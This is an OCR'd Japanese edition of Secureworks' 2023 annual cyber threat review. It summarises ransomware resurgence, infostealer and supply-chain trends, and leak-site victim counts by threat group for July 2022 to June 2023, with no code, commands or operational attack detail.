

Secureworks®
2023 年
サイバー脅威の実態
年次レビュー
第 7 版

目次

01

当社脅威リサーチ担当バイス プレジデントからの近況報告

ウクライナにおける戦争では、キネティックな軍事行動（銃撃・砲撃・空爆などによる物理的な攻撃）と親ロシア派によるサイバー攻撃の両方が行われており、今も連日大きく報道されています。ロシアが支援している攻撃グループが、ウクライナ国内や、同国への支援を表明している国々を標的に今後も攻撃を続けることは十分に予想されます。

2022年2月24日のロシアによるウクライナ侵攻開始後、最初の数か月はランサムウェア攻撃の成功数が減少したため、予想外ながらも喜ばしいことに、サイバー犯罪のエコシステムが戦争の被害を受けたようにも思われました。

しかし侵攻開始から1年半が過ぎた今、その楽観的な見方は脆くも崩れ去ったようです。

このレポートの報告期間中、ランサムウェア攻撃の数は急激に盛り返し、通常を上回るまでになっています。有名な運営組織の活動も依然として活発なほか、新たなグループも登場しています。また、ビジネスメール詐欺師や、中国のサイバー諜報グループ、暗号通貨の窃取に力を入れる北朝鮮の攻撃者などの存在も引き続き懸念されています。

Secureworks®カウンター・スレット・ユニット™（CTU）は、Taegis™ XDRプラットフォームで処理される何兆ものイベントからデータを収集し、こうしたデータと、Secureworksのインシデント対応チームの活動を通じて収集されるインサイト、ボットネット追跡など動的なシミュレーション活動、ダークウェブやアンダーグラウンドフォーラムの広範囲にわたる監視、さらに、サイバー攻撃に関するプロアクティブなリサーチを組み合わせることで、独自の視点で脅威動向をまとめています。これらのデータはすべてTaegisにフィードバックされ、当社が有する豊富な専門知識とさらに組み合わせてお客様の安全確保に役立てるという好循環を生み出しています。

このレポートでは、報告期間中にお客様に公開してきた専門的な脅威インテリジェンスを基にまとめた調査結果をご紹介します。特に注目したのは、過去12か月における、ツール面や戦術面に関する攻撃者の行動の変化です。

このレポートの情報が、皆様のセキュリティジャーニーにとって魅力的かつ有益なものになれば幸いです。


ドン・スミス（Don Smith）

エグゼクティブサマリーと重要な調査結果

この1年にわたり、サイバー犯罪者や、国家の支援を受けている攻撃者は活発な活動を続け、ビジネスへの脅威レベルは引き続きかつてない高さにあります。脅威の範囲も依然として広く、ハクティビストによるDoS攻撃といった一時的な嫌がらせ行為、データ消去攻撃や知的財産窃取などのサイバー諜報活動、ビジネスメール詐欺、データ流出攻撃、企業を脅迫するランサムウェア攻撃など多岐にわたっています。前兆となるサイバー活動も依然として大規模に行われており、上記のサイバー攻撃の多く、中でもランサムウェア攻撃を容易かつ迅速に実行するマルウェアを配信しています。

こうした中、Secureworks®カウンター・スレット・ユニット（CTU）リサーチャーは、脅威の追跡に引き続き取り組んでおり、知識や専門技術を活用して追跡活動へのインサイトを編み出しています。こうしたインサイトは公開済みの脅威インテリジェンスを強化し、インディケータや技術コンテンツを提供してくれます。これにより、お客様を脅威から保護する対策プログラムの作成が可能になります。

このレポートは、2022年7月から2023年6月までの調査結果をまとめたものです。



01 ランサムウェアは、混乱を引き起こす範囲や使用率の高さから、依然として組織が直面する主要な脅威となっています。攻撃数は、昨年のウクライナ侵攻の開始直後は一時的に減ったものの、現在は盛り返し、過去の平均を上回るまでになっています。また、侵入からランサムウェアのペイロードを展開するまでの滞留時間の中央値は、わずか24時間と大幅に短くなっています。これまでのところ、2023年はランサムウェア攻撃が最も多発している1年と言えるでしょう。

02 情報窃取マルウェアの使用も増えています。その大部分がランサムウェアの加盟メンバーによるものです。認証情報の窃取は、ランサムウェア攻撃の最も顕著な前兆として脆弱性スキャン・悪用と肩を並べるまでになっています。某日、あるアンダーグラウンドマーケットでは、情報窃取マルウェアによって入手された認証情報が700万件も販売されていました。これは昨年同日の2倍を優に上回る数です。したがって、盗まれたデータがないか組織がアンダーグラウンドフォーラムを監視しているのも当然と言えます。

03 サプライヤーを狙って、もしくはサプライヤーを介して行うサプライチェーン攻撃は、少ない労力で最大の効果を攻撃者にもたらします。この1年、北朝鮮政府が支援するグループやランサムウェアの運営組織など、さまざまな攻撃者が大々的なサプライチェーン攻撃を行い、最初の被害者を踏み台にその取引先への攻撃を成功させています。

04 マルウェアの配布手法としてドライブバイダウンロード攻撃がよく使われるようになってきており、この1年間でランサムウェアの侵入手法として急増しています。マルウェア配布手法の代表的なものがGootloaderとSocGholishの2つで、多くが感染したWebサイト経由で配布されています。

05 Microsoftが、インターネットからダウンロードしたドキュメントのマクロをデフォルトで無効化したことにより、攻撃者はマルウェアの配布方法を新たに編み出すことを迫られました。その結果、この1年、Microsoft OneNoteファイルの悪用や、ISOなどのコンテナファイルの悪用が新たに増加しました。

06 攻撃者によるネットワーク侵害を防ぐには、パッチ適用を定期的かつ適時に行うことが依然として欠かせません。国家が支援する攻撃グループやサイバー犯罪者は、攻撃を始める際に脆弱性スキャンと悪用を広く行っており、脆弱性の悪用が侵入手法として特に確認されるようになっています。

07 国家が脅威活動を支援する理由には、依然として政治的問題が背景にあります。例えば、ロシアの一番の狙いはウクライナとの戦争の勝利です。北朝鮮は外貨の窃取、イランは反体制派の鎮圧、中国はサイバー諜報活動を目的としています。しかし、地域的に見ると、一部ではこうした狙いは変わりつつあります。特に中国では、ウクライナでの戦争が他の欧州各国に与える影響を注視するようになっています。

08 人工知能（AI）は、既存の攻撃者にとっては、新たな種類の脅威を生み出すツールではなく、支援ツールとなっているようです。現時点で、AIを使った証拠が際立って明確に認められるのは、依然としてフィッシングルアーとTelegramのボットですが、攻撃者の関心度の高さからすると、より複雑で危険なアプリケーションが開発される日も近いと思われます。

03

サイバー犯罪ビジネスが再び活況に？

この1年、ランサムウェアの暴露サイトに掲載されている被害組織の数は（[2022年前半に一時的に落ち込んで以降](#)[1]）通常レベルに戻り、その後は異例の数に膨らんでいます。特に直近の4か月は、こうした暴露型（name-and-shape）攻撃の登場以来、被害件数が最も多くなっています。




図1. ランサムウェアの暴露サイトに公開された被害組織数（2020～2023年）（出典：Secureworks）

これを見ると、サイバー犯罪ビジネスが活況を呈していると結論づけたくなりますが、暴露サイトに掲載されているのは身代金を払わなかった組織のみであるため、正確な全体像は分かりません。忘れてはならないのが、図2のように、影響力の強い一部のグループによる極端な活動が突出し、ある程度数字が歪められてしまっている可能性があるということです。




図2. 攻撃グループごとの月別被害件数（出典：Secureworks）

暴露サイトから最も活発なランサムウェアグループが明らかに

現在の勢いからすると、暴露型攻撃が2019年に始まって以来、2023年は被害件数が最も多い1年になりそうです。夏の終わり頃には暴露サイトへの掲載組織数が1万件に達する見込みです。

今年の3月、5月、6月は、月別の被害件数がこれまでで最も多くなっています。3月はランサムウェアClopの運営組織 **GOLD TAHOE**[2] による Fortra GoAnywhereの攻撃、5月はMalasLockerによるZimbraメールサーバーの攻撃、6月はGOLD TAHOEによるMOVEit Transferの攻撃と、特定の脆弱性の悪用が単発で大規模に発生したことが原因です。

今年は昨年と同じ攻撃グループが引き続き勢いを保っており、**GOLD MYSTIC's**のLockBitは昨年に続き最も被害件数が多くなっています。その他、最も活発な攻撃グループのトップ10には、BlackCat/ALPHV、Clopの **GOLD BLAZER** Royal、BianLian、PLAYの **GOLD SOUVENIR**、Black Bastaの **GOLD REBELLION** などが入っています。

LockBitを運営するGOLD MYSTICと、広く緩やかにそれにつながる加盟メンバーは、昨年から今年にかけてもLockBitランサムウェアを大々的に展開し、掲載件数が最多のグループになりました。2位となったGOLD BLAZERのALPHV（BlackCat）に3倍近くの差をつけています。




図3. 年別（7月～翌6月 ）の暴露サイトへの掲載組織数（出典：Secureworks）

一方で、新しいグループによる被害件数も増えています。MalasLocker、8BASE、Akiraはいずれも今年5月に登場したばかりです。8BASEが6月に暴露サイトに掲載した件数は約40件と、LockBitに迫る数でした。分析からは、2022年中頃以降に攻撃した組織を一気にまとめて掲載したことが分かっています。MalasLockerは、**2023年3月**[*3]から Zimbraサーバーを標的に攻撃し、5月に暴露サイトに掲載。被害組織は少なくとも171件に上りました。これは、攻撃者が検索エンジンを使って脆弱なシステムを特定する脆弱性スキャン・悪用が、ランサムウェアグループにとっていかに有効な戦術となるかを示したほんの一例に過ぎません。

